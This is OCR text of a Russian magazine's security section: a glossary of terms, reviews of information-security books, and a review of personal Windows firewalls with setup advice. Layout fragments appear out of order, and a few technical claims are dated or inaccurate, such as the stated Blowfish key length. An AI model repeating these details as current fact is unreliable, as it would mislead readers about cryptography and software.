Обзор сайтов по безопасности

скорости до 8 Кбит/с; эти протоколы обеспечивают низкое значение задержки и качество речи, приближенное к качеству в операторских сетях. G.729A - это протокол кодирования/декодирования, который по дефолту используется в шлюзовых устройствах и является предпочтительным для них. G.723.1 обеспечивает максимальную степень сжатия речи (потоки 5,3 или 6,3 Кбит/с) - этот протокол принят наибольшим числом изготовителей оборудования.

VPIM (Voice Profile Internet Mail) - стандарт передачи сообщений голосовой почты по сети интернет от одной системы к другой, который поддерживается компанией Nortel Networks и прочими изготовителями.




H.323 - наиболее распространенный стандарт мультимедийной связи. Компания Nortel поддерживает этот стандарт и обеспечивает стык со шлюзовыми устройствами, а также клиентскими приложениями третьих поставщиков.

Blowfish - 64-битный шифр, разработанный Брюсом Шнайером в 1993 году. Это шифр Файстела, и каждый проход состоит из зависимой от ключа перестановки и зависимой от ключа с данными замены. Все действия основаны на операциях XOR и прибавлениях к 32-битным словам. Ключ может иметь длину до 72 байт (остальная часть в данной реализации не влияет на работу). Этот алгоритм широко применяется в утилитах для шифрования дисков (DriveCrypt, BestCrypt) и используется как альтернатива 3DES. Пока успешных попыток криптоанализа Blowfish'а не было.

Стеганография ("steg", "stego") - искусство написания цифр или букв, которые не понятны никому, кроме человека, у которого есть ключ-расшифровщик. В компьютерный мир стеганография вошла как метод сокрытия определенного сообщения в другом таким образом, что невозможно увидеть присутствие или смысл скрытого сообщения. В современном мире - это цифровая стратегия сокрытия файла в мультимедийном формате, например: картинка, звуковой файл (wav, mp3) или даже видеофайл.

SpyWare и AdWare - файлы (приложения, Cookie, системные библиотеки) или ключи реестра, установленные на компьютере, которые тайно собирают личную информацию (вебстраницы, посещаемые клиентом, имя, адрес электронной почты юзера, список программ, установленных на компьютере и т.п.) или другие конфиденциальные сведения и отправляют эти данные каким-то третьим лицам (как правило, создателям ПО) без разрешения и даже уведомления юзера о своих действиях.

Квантовая криптография - криптографическая технология, базирующаяся на принципах квантовой физики. В основе ее применения - безопасная передача ключей посредствам обмена фотонами. При этом частица пересылается от передатчика приемнику так, что "подслушивание" теоретически невозможно. В основе этого утверждения лежит принцип неопределенности Гейзенберга, который в данном случае утверждает, что любое поползновение внедриться в канал передачи - т.е. произвести измерение в квантовой системе - неизбежно приведет к ее нарушению и будет зафиксировано принимающей стороной. В результате образуется абсолютно защищенный канал, но у этого канала есть один теоретически непреодолимый недостаток: он не в состоянии обеспечить высокую пропускную способность, а поэтому может быть использован только для обмена ключами.



Firewall (файрвол) - межсетевой экран, позволяющий отбрасывать (фильтровать) лишние пакеты. Организуется как в виде программного обеспечения, так и отдельной станции (в зависимости от стратегического положения сети). Для простого пользователя вполне достаточно персональных файрволов, которые способны защитить человека от вирусов, троянов и прочей нечисти.

SSL (Secure Socket Layer) - протокол представительского уровня модели OSI, служащий для шифрования пакетов. Шифрование происходит путем сертификата, содержащего публичный ключ, а также приватного серверного ключа. Подробнее алгоритм описан в статье, посвященной Web-безопасности.

Сертификат - электронный документ, подтверждающий аутентичность того, кому он выдан (т.е. сертификат, выданный Васе, удостоверяет, что это Вася, а не Петя какой-нибудь). Включает в себя следующие данные: имя организации, выдавшей сертификат, имя владельца, электронный адрес и публичный ключ, с помощью которого производится шифрование.

Снифер - средство для прослушивания сетевого трафика. Обычно это софтина, принудительно переключающая сетевуху в promicious mode. При этом режиме происходит улавливание всех кадров сети (даже не предназначенных данной системе). Соответственно, злобный юзер, находящийся в одном домене коллизий, способен перехватить любую информацию, будь то пароль ICQ, электронное письмо и т.д. и т.п.

Спуфинг - подмена сетевых реквизитов. Может быть актуальна, если сеть построена не на управляющих коммутаторах (в которых порт жестко закрепляется за MAC-адресом). Как правило, чтобы обойти ARP-привязку, спуфится как IP, так и MAC. Осуществить это более чем реально в любой операционке. Спуфинг также широко применяется в UDP-протоколе, где нет явного соединения, и защита оставляет желать лучшего.

Смарт-карта - карта памяти, предназначенная для хранения информации. Память на таких типах карт может быть свободной для доступа или содержать логику контроля доступа к памяти карты для ограничения операций чтения и записи данных. Микропроцессорные карты также предназначены для хранения информации, но в отличие от обычных пластиковых карточек памяти, они содержат в себе специальную программу или небольшую операционную систему, которая позволяет преобразовывать данные по определенному алгоритму, осуществлять защиту информации, хранящейся на карте, при передаче, чтении и записи.

PDVPN (Protected Dial-up Virtual Private Network) - виртуальная сеть, служащая для защиты телефонной сети общего пользования (ТфОП). Она имеет широкое разветвление и позволяет организовать обмен данными между ее абонентами с использованием модемов. При организации PDVPN должны быть обеспечены следующие требования по защите информации: аутентификация взаимодействующих сторон, конфиденциальность при обмене информацией, контроль доступа к ресурсам и целостность данных при передаче.

Скрыпников Сергей aka Slam (sergey@soobcha.org)

СПЕЦИАЛЬНОЕ ЧТИВО

ОБЗОР КНИГ ПО КОМПЬЮТЕРНОЙ БЕЗОПАСНОСТИ

Тебе, наверное, надоело сидеть за компьютером в поисковике и искать нужный материал? Если да, ты можешь апгрейдить свою жизнь, выкладывая от $5 до $20 продавцам книг, и тогда даже в метро ты сможешь пополнять запас своих и так уже немаленьких знаний.

СЛОВАРЬ ЖАРГОНА ХАКЕРОВ

Автор: Эрик Рэймонд
Издательство: MIT Press
Цена: около 500 р.

Первый и известный на весь мир словарь жаргона хакеров, автором которого является Эрик Рэймонд, представитель старой хакерской школы и историограф хакерской культуры. Эта книга - настоящий первоисточник, который позволяет получить знания о хакерской культуре от человека, который знает о хакерах не понаслышке. В ней представлены основные термины и понятия, жаргон, также опубликована информация о произносительных нормах и стилистике хакерского общения.

ВВЕДЕНИЕ В ЗАЩИТУ ИНФОРМАЦИИ В АВТОМАТИЗИРОВАННЫХ СИСТЕМАХ

Серия: Учебное пособие
Издательство: ИУИТ
Страниц: 148

В этой книге рассматриваются проблемы уязвимости информации в современных системах обработки данных, анализируются и классифицируются угрозы безопасности информации, конкретизируются задачи систем ее обеспечения.

Можно найти обзор методов и технических приемов защиты информации, описание методов и примеров создания системы безопасности информации. Описывается проблемы организации и обеспечения функционирования комплексной системы защиты информации. Издание предназначено для студентов вузов и просто людей, интересующихся защитой информации.

МОНИТОРИНГ И АНАЛИЗ СЕТЕЙ. МЕТОДЫ ВЫЯВЛЕНИЯ НЕИСПРАВНОСТЕЙ

Автор: Э.Уилсон
Издательство: ЛОРИ
Страниц: 368

Ты когда-нибудь задумывался о том, что происходит внутри сети? Почему многоуровневые приложения внезапно начинают работать медленно, отказывают задания печати, исчезают сетевые элементы? Все это можно найти в книге "Мониторинг и анализ сетей. Методы выявления неисправностей". Книга является полным практическим руководством по мониторингу и анализу сетей на основе Windows NT, которое существенно расширит твои знания о работе компьютерных сетей. Описаны основные протоколы для эффективного анализа и мониторинга сетей (TCP/IP, IPX/SPX, Ethernet и Samba). Книга "Мониторинг и анализ сетей" поможет добиться максимальной производительности и надежности системы.

Если у тебя есть локальная сеть, или ты просто подключен к интернету, то книгу обязательно стоит прочитать - так ты сможешь уберечь себя от множества неприятностей, поджидающих тебя в паутине.

ОСНОВЫ ИНФОРМАЦИОННОЙ БЕЗОПАСНОСТИ

Автор: Галатенко В.А.
Издательство: Интернет-университет информационных технологий
Страниц: 280

В этом издании можно найти сведения, необходимые всем специалистам в области информационной безопасности. Рассматриваются основные понятия ИБ, структура мер в области ИБ, кратко описываются меры законодательного, административного, процедурного и программно-технического уровней.

Основой курса является освоение современного, согласованного с другими ветвями ИТ базиса. Вторая задача курса - описание общей структуры и отдельных уровней объектно-ориентированного подхода. Рассматриваются меры законодательного, административного, процедурного и программно-технического уровней. А также приводятся очень полезные сведения о российском и зарубежном законодательстве в области ИБ, о проблемах, существующих в настоящее время в российском законодательстве. Предполагается, что большинство понятий, введенных в курсе, более подробно будут рассмотрены в других, специальных курсах.

Цель курса - заложить методически правильные основы знаний, необходимых будущим специалистам-практикам в области информационной безопасности.

Мне книга понравилась тем, что есть много фрагментов, посвященных возможности появления и средствам решения проблем с правоохранительными органами.

ЗАЩИТА ОТ КОМПЬЮТЕРНОГО ТЕРРОРИЗМА: СПРАВОЧНОЕ ПОСОБИЕ

Авторы: Соколов А.В., Степанюк О.
Издательство: BHV - Санкт-Петербург
Страниц: 496

В этой книге собраны разнообразные материалы по защите информации. Описываются методы контроля и защиты информации при помощи технических средств.

Можно узнать о методах защиты компьютерных сетей и персональных компьютеров. Есть полезное описание некоторых программ и систем. Особое внимание уделено способам криптографической защиты. Книга

предназначена для широкого круга читателей, пользователей персональных компьютеров, специалистов, занимающихся вопросами обеспечения информационной безопасности, желающих ближе познакомиться с этой тематикой, ну и, естественно, для тебя :).

КОМПЬЮТЕРНЫЕ ПРЕСТУПЛЕНИЯ И ИНФОРМАЦИОННАЯ БЕЗОПАСНОСТЬ

Авторы: Курушин В.Д., Минаев В.А.
Издательство: Новый Юрист
Страниц: 256

С учетом новейшего российского и международного законодательства рассматриваются понятие, признаки и способы совершения преступлений в сфере компьютерной информации; раскрыты правовые, организационные, программно-технические и иные меры борьбы с этими видами преступлений. Классификация преступлений осуществляется в соответствии с кодификатором Интерпола.

Авторы этой книги дадут тебе детальный анализ не только средств и способов защиты компьютерной информации, но и современных технических средств и систем защиты передачи данных, радио- и телефонных переговоров, защиты служебных помещений и т.д.

Думаю, тебе книга будет интересна с точки зрения нападающего, т.к. ты сможешь сам посчитать, сколько тебе дадут за взлом какого-нибудь сайта. Вот создателя MyDoom оценили в $250000.

БЕЗОПАСНОСТЬ ИНФОРМАЦИИ В АВТОМАТИЗИРОВАННЫХ СИСТЕМАХ

Автор: Мельников В.В.
Издательство: Финансы и статистика
Страниц: 368

Изложены новые подходы, концепция, методология и принципы построения защиты и расчета уровня безопасности данных в автоматизированных системах обработки информации. Цель книги - показать возможность создания в указанных системах подсистемы безопасности информации с более высоким уровнем эффективности и качества.

Эта книга должна быть у тебя на столе, если ты специалист в области безопасности информации или разработчик такой системы.

БЕЗОПАСНОСТЬ В WINDOWS XP: ГОТОВЫЕ РЕШЕНИЯ СЛОЖНЫХ ЗАДАЧ ЗАЩИТЫ КОМПЬЮТЕРОВ

Авторы: К.Вебер, Г.Бадур
Издательство: ДиаСофт
Страниц: 453

Скажу сразу - эта книга должна стать твоей любимой, если ты юзаешь WinXP в локальной сети. На мой взгляд - наиболее полное руководство по проблеме дыр в вынь!

В книге рассматриваются вопросы создания защищенной корпоративной сети на базе Windows XP. Огромный опыт авторского коллектива, накопленный в практической работе с крупнейшими корпорациями США, а также для правительственных органов и органов правопорядка, позволит понять большинство механизмов, скрытых внутри операционной системы, и тщательно их настроить. В книге имеется обширный список софта с линками в интернете, которыми пользуются и хакеры, и системные администраторы.

СЕКРЕТЫ ХАКЕРОВ. БЕЗОПАСНОСТЬ СЕТЕЙ - ГОТОВЫЕ РЕШЕНИЯ

Автор: С.Мак-Клар
Издательство: Вильямс
Страниц: 656

Взглянув на название, ты можешь рявкнуть: "В треш". Но уверяю тебя, это не то, о чем ты думаешь, - в книге описаны общие принципы атак хакеров и способы защиты от них.

Она будет тебе полезна, если ты ответственен за защиту локальной сети; если ты программист, и не хочешь, чтобы твои программы ломали как орешки. Книга также полезна всем, кто интересуется вопросами безопасности сетей. В ней подробно описан алгоритм взлома: от начального сбора информации до проникновения на чужую машину.

КРИПТОГРАФИЯ: СКОРОСТНЫЕ ШИФРЫ

Авторы: Молдовян А.А. и др.
Издательство: БХВ-Петербург
Страниц: 496

В этой книге затрагивается широкий круг вопросов, связанных с использованием криптографических методов защиты информации в компьютерных системах. Впервые излагается разработанная авторами концепция управляемых преобразований, являющаяся новым направлением прикладной криптографии. В книге ты найдешь описание ряда новых криптографических алгоритмов и скоростных криптосистем с оценкой их стойкости к различным методам криптоанализа. Эта книга подойдет для специалистов в области безопасности информации, криптографии, прикладной математики, информатики и электроники.

ОСНОВЫ КРИПТОГРАФИИ

Автор: Алферов А.П.
Издательство: Гелиос
Страниц: 518

Прежде чем читать предыдущую книгу, советую заглянуть в эту, она написана ведущими специалистами в области криптографии, имеющими многолетний опыт разработки криптографических средств защиты. В ней излагаются основные понятия и разделы, позволяющие получить представление о задачах и проблемах современной криптографии. В пособие вошли как традиционные вопросы классификации и оценки надежности шифров, так и системные вопросы использования криптографических методов защиты информации. Заодно узнаешь, на каком уровне находится квантовая криптография, и есть ли у нее соперники :).

СОЗДАНИЕ ЗАЩИТЫ В ИНТЕРНЕТЕ

Авторы: Э.Цвики, С.Купер, Б.Чапмен
Издательство: Символ-Плюс
Страниц: 928

Книга представляет собой подробное практическое руководство по проектированию и созданию брандмауэров и настройке сервисов инета на работу с ними. Описываются различные технологии (фильтрация пакетов, прокси-системы, трансляция сетевых адресов, виртуальные частные сети) и архитектуры брандмауэров, а также более сотни сервисов инета - от электронной почты и пересылки файлов до WEB-сервисов, языков сценариев, протоколов службы имен, аутентификации и баз данных и т.п. Кроме того, в книге обсуждаются политики безопасности, шифрование, создание и эксплуатация оптимального брандмауэра и действия при инцидентах с безопасностью. Приводится обзор полезных утилит. Думаю, книга будет незаменимым помощником при работе в интернете - ты сможешь научиться отбивать (вернее, научишься настраивать софт) большинство известных атак.

Скрыпников Сергей aka Slam (slam@soobcha.org)

ПРИКРОЙСЯ!


ОБЗОР ПЕРСОНАЛЬНЫХ FIREWALL'ОВ

В наше время Firewall является, пожалуй, одним из самых популярных средств для защиты компьютера от атак пробующих свои силы, начинающих хакеров. Так давай же рассмотрим лучшие из них для многострадальной Windows...

Ты, наверное, в курсе, что мы живем в XXI веке - веке цифровых технологий. И защита информации - одна из важнейших задач человечества в целом. Многие фирмы платят огромные деньги за различные системы защиты, и им это помогает, но не каждый может позволить себе выложить порядка $3000 за защиту своей информации. Для таких людей, как мне кажется, и придумали так называемые FireWall'ы (Fire - огонь, Wall - стена, дословно переводится - Огненная Стена). Ведь ты сам понимаешь, что в Сети огромное количество людей, которым просто хочется кому-то навредить. Так вот, наткнувшись на твою стену, они, скорее всего, пойдут искать себе другую жертву. Ну что, поехали?

Степень безопасности, которую дает применение файрвола, прямо пропорциональна тщательности, с которой он был настроен.


TINY PERSONAL FIREWALL



Знакомьтесь

Язык: English
Качать: http://download.com.com/3000-2092-10053671.html или www.webmasterfree.com/tpfw.html
Размер: 1384 Кб
Freeware
Ось: all win32


Очень неплохой файрвол. Имеет три состояния работы:



❶. Сеть полностью недоступна - полезно тем, у кого выделенка. Например, когда ты пошел есть пирожки, к тебе никто не сможет проникнуть, т.е. будешь полностью уверенным в том, что придешь туда, откуда ушел =).

❷. Файрвол будет тебя спрашивать при каждом подключении к порту: разрешить или нет. Но если ты сидишь, допустим, в ICQ, у тебя быстро сдадут нервы. Чтобы этого не произошло, придумана галочка «Don't ask me again»: ставишь галку и разрешаешь или запрещаешь действие - и все. Больше подобных вопросов не будет.

Хочу сделать небольшое отступление по поводу ссылок на скачивание - возможно, к моменту выхода статьи их уже закроют\поменяют, тогда советую воспользоваться сайтом



www.free-firewall.org или сходить на официальные сайты производителей.

❸. Все, что не запрещено - разрешено ;). Так можно сказать о третьем режиме работы проги.

Если ты хочешь добиться максимума безопасности для своей машины с помощью этой программы, то тебе придется немного повозиться в настройках, которые в основном касаются того, запретить весь диапазон IP-адресов или только этот адрес, запретить выход для данной проги только на один порт или на все. В общем, ничего сложного.

Все попытки трояна на выход в Сеть Tiny сразу же пресекал и оставил самые хорошие впечатления.

Итог: Для обычного домашнего пользования очень и очень неплох. В настройках разберется даже младенец. К полезностям можно добавить то, что при работе под NT может писать все в syslog =). Сисадмины в восторге!

ZONEALARM PRO

Шухер в Зоне =)

Язык: English
Качать: www.zonelabs.com/store/content/company/products/znalm/freeDownload.jsp
Размер: 3215 Кб
Shareware
Ось: all win32

Этот файрвол понравится тем, кто любит, чтобы все хорошее было красивым. Ты и сам можешь увидеть это на скриншоте.

Из обычных файрвольных функций присутствуют почти все. При инсталляции программа спросит тебя, хочешь ли ты сразу разрешить своему браузеру выходить в интернет, советую ответить «Yes», т.к. в дальнейшем

все равно придется создавать правило. При попытке любой программы установить соединение ZoneAlarm тут же оповестит тебя об этом и предложит два варианта: разрешить исходящий трафик или блокировать. Также существует галочка «Remember this answer the next time I use this program» (напомни мне этот ответ в следующий раз, когда я буду использовать эту программу), которая по дефолту не нажата, что очень удобно.

Можно выставить режим автоматической блокировки всего входящего\исходящего трафика, например, когда нет интернет-активности 10 минут или когда включается Screen Saver. Файрвол удачно прячет последний сегмент твоего IP-адреса, блокирует все не Ip'шные пакеты, ведет лог-файл, проверяет себя на обновление и делает еще много полезного, как, например, защищает твое мыло.

Как и предыдущий конкурент, ZA отлично выловил трояна и не дал ему пробиться в интернет.

Ах да, забыл добавить, что при стандартной замене iexplore.exe на telnet.exe firewall вежливо сказал мне, что файл изменился с момента последнего его запуска.

Итог: хороший, добротно сделанный файрвол, который можно использовать уже не только для домашних и личных целей, но и в офисе, для защиты корпоративной сетки.

> При попытке любой программы установить соединение, ZoneAlarm тут же оповестит тебя об этом.

НАСТРАИВАЕМ FIREWALL

■ Первый шагом в настройке файрвола будет получение ясного представления, что ты ожидаешь от его работы. В будущем это даст возможность сравнить результаты тестирования с ожидаемыми и таким образом оценить величину ошибки. Убедись в безопасности файрвола в плане физического доступа к нему посторонних лиц. Если с этим проблемы, то весь остальной труд напрасен. Используемая ОС, сама по себе, должна быть достаточно грамотно настроена в плане безопасности. Но т.к. мы рассматриваем виндовые файрволы, то лучшим выбором будет, на мой взгляд, Windows NT.

Следующий шаг - сканирование портов файрвола, как со стороны внутренней сети, так и со стороны Internet (icmp, udp, tcp) для определения открытых портов. Большинство правильно сконфигурированных файрволов не имеют открытых портов. Более того, они игнорируют ICMP-пакеты, приходящие из внешней сети.

Работать должны всего несколько служб. Без крайней необходимости порты не должны открываться.


Необходимо руководствоваться правилом: запрещено все, что не разрешено, а не наоборот. Поэтому база правил должна начинаться с правила, запрещающего любой трафик (Режим полной блокировки), входящий и исходящий. Остальные правила должны идти за этим основным. После проверки базы правил файрвола проверь его логи. Определил ли firewall проводившееся сканирование и давал ли он соответствующие сигналы (alerts).

Какой трафик и каким образом был записан в логи. Если файрвол не зафиксировал большую часть активности во время тестирования его настроек, это свидетельствует о наличии серьезных проблем.

NEOWATCH

Язык: English
Качать: www.kodsweb.ru/dwn/netsecurity/neowatch23.exe
Размер: 1566 Кб
Shareware
Ось: all win32

Чтобы не утомлять тебя одним и тем же, скажу, что NeoWatch умеет делать все, что может понадобиться дома. Про ведение лога, настройку безопасности и т.п. я говорить не буду.





Неплохо... правда?

Вчера программа работала, а сегодня - уже нет...

Одна из основных причин использования firewall'а - распространенность вирусов в современном интернете.

О том, что инет полон различных неожиданностей (очень часто неприятных), знает каждый более-менее опытный пользователь.





На то, чтобы закрыть все окна и сохранить работу, дается примерно минута.

Последствия DoS-атаки не стоит недооценивать - из-за неожиданного зависания или перезагрузки системы может произойти не только потеря важной информации, но и повреждение системных файлов, после чего, возможно, эту систему придется переустанавливать.

Из полезного отмечу, что при помощи функции «Trace» firewall может показать тебе на карте то место, откуда тебя только что пинганули.

Только сначала тебе нужно указать свое место жительства, но если ты живешь в Козлопердуйске, то лучше укажи самый близкий к тебе большой город, тогда ты сможешь увидеть все в нормальном цвете =).

Если ты не знаешь, что такое Ping или Flood, то при помощи пимпы More information в логе ты сможешь обо всем этом подробно почитать в системе помощи. Но плохо то, что помощь эта вся в интернете, и обязательно нужно быть в онлайне. Если у тебя проблемы с английским, то лучше ей не пользоваться.

Если тебя кто-то пытается просто пропинговать, то файрвол тут же сообщит тебе об этом бросающимся в глаза попапом, где будет информация об обидчике, включая его IP-адрес.

Ты сразу же можешь занести его в Banned List. Также файрвол выдаст тебе всю информацию о том, кто и что у тебя сканирует. Например, если кто-то сканирует тебе 5000 порт, то NW тут же выдаст тебе окно со всей информацией, включая то, где обычно используется данный порт и чем это опасно.

Итог: красивый, удобный в настройке, понятный даже новичку файрвол. С большим количеством действительно полезных функций, и если добавить сюда еще ведение лога с возможностью фильтрации и печати отчета, то получается очень полезная в хозяйстве вещь!

W W W


ССЫЛКИ, КОТОРЫЕ ТЕБЕ НЕОБХОДИМЫ

- subscribe.ru/archive/inet.safety.firewall/ 200102/21094153.text
- www.citforum.ru
- www.dewil.ru/security/securitylab.ru/40462
- forum.securitylab.ru/forum_posts.asp?TID=5444
- securitylab.ru
- www.veseluha.net/xxx.php?r=fayer
- daily.sec.ru
- www.tucows.com
- www.webattack.com

При помощи функции «Trace» firewall может показать тебе на карте то место, откуда тебя только что пинганули.

Язык: Русский, но можно и другой
Качать: www.agnitum.com/download/ или www.globalshareware.com/Utilities/Security-Encryption/ Outpost-Firewall.htm
Размер: 2577 Кб
Shareware (но есть и Freeware)
Ось: all win32

OUTPOST FIREWALL



Начну с того, что OF признан лучшим файрволом 2002 года! Это уже о многом говорит. С того времени он не сильно изменился, а если и произошло что-то, то только в лучшую сторону.

В природе существует как полнофункциональная платная версия (о ней я тебе и расскажу), так и полностью Freeware.

Первое, на что обращаешь внимание - это полностью русифицированный интерфейс, так что с настройками проблем возникнуть не должно.

Этот файрвол имеет функции всех вышеперечисленных. Из особых полезностей хочу выделить блокировку куков и ActiveX элементов, так что теперь можно быть немного спокойнее


ЧЕРНЫЙ СПИСОК

- Anti-Hack (некоторые порты оставались открытыми)
- BlackICE Defender (сокрытие IP)
- TermiNet (сокрытие IP + некоторые порты)
- Sygate Personal Firewall Pro (сокрытие IP)

Еще остался легендарный Jammer. Файрвол заслуживает места на твоем компьютере, но учти, что на данный момент почти все антивирусы воспринимают его как вирус =). Так что не пугайся, если что! Качать тут: http://online.download.ru/Download/[ProgramID=1296] (1095 Кб).
Запомни, что ненастроенный файрвол - огромная дыра в твоей машине! И еще, выше я привел список параметров для тестирования файрволов, так вот - это САМЫЙ минимум, который должен выполнять твой персональный файрвол!
На этом все. Надеюсь, что скоро твоя система станет неприступной крепостью!

за сохранность своей анонимности в то время, когда ты бродишь по Сети.

Встроенная резалка рекламы. "А, такое мы уже видели", - скажешь ты. Но не тут-то было, т.к. Аутпост режет рекламу разными способами: не загружает картинки заданных размеров (например, популярные баннеры 100*100 и т.п.), в поставке проги уже есть стандартный набор правил для обрезания =), но ты можешь как удалять, так и добавлять свои. Еще можно заблокировать графику/рекламу по ключевым строкам в коде HTML, в итоге




"Теперь ваши детки не будут лазить по вкусным сайтам!" - так можно обозвать эту возможность.

СОСКРЕБЕМ НАКИПЬ

■ Пожалуй, это все достойные файрволы. Остальные не справились с большинством из поставленных мной задач:

1. Замена файла iexplore.exe на telnet.exe.
2. Попытка трояна (Dd2) вырваться в интернет.
3. Сканирование портов на моей машине.
4. Сокрытие от посторонних глаз IP-адреса.



все эти действия существенно повысят скорость загрузки страничек, причем ничего полезного ты не пропустишь (а кто-то нам говорил про ускорялки интернета...).

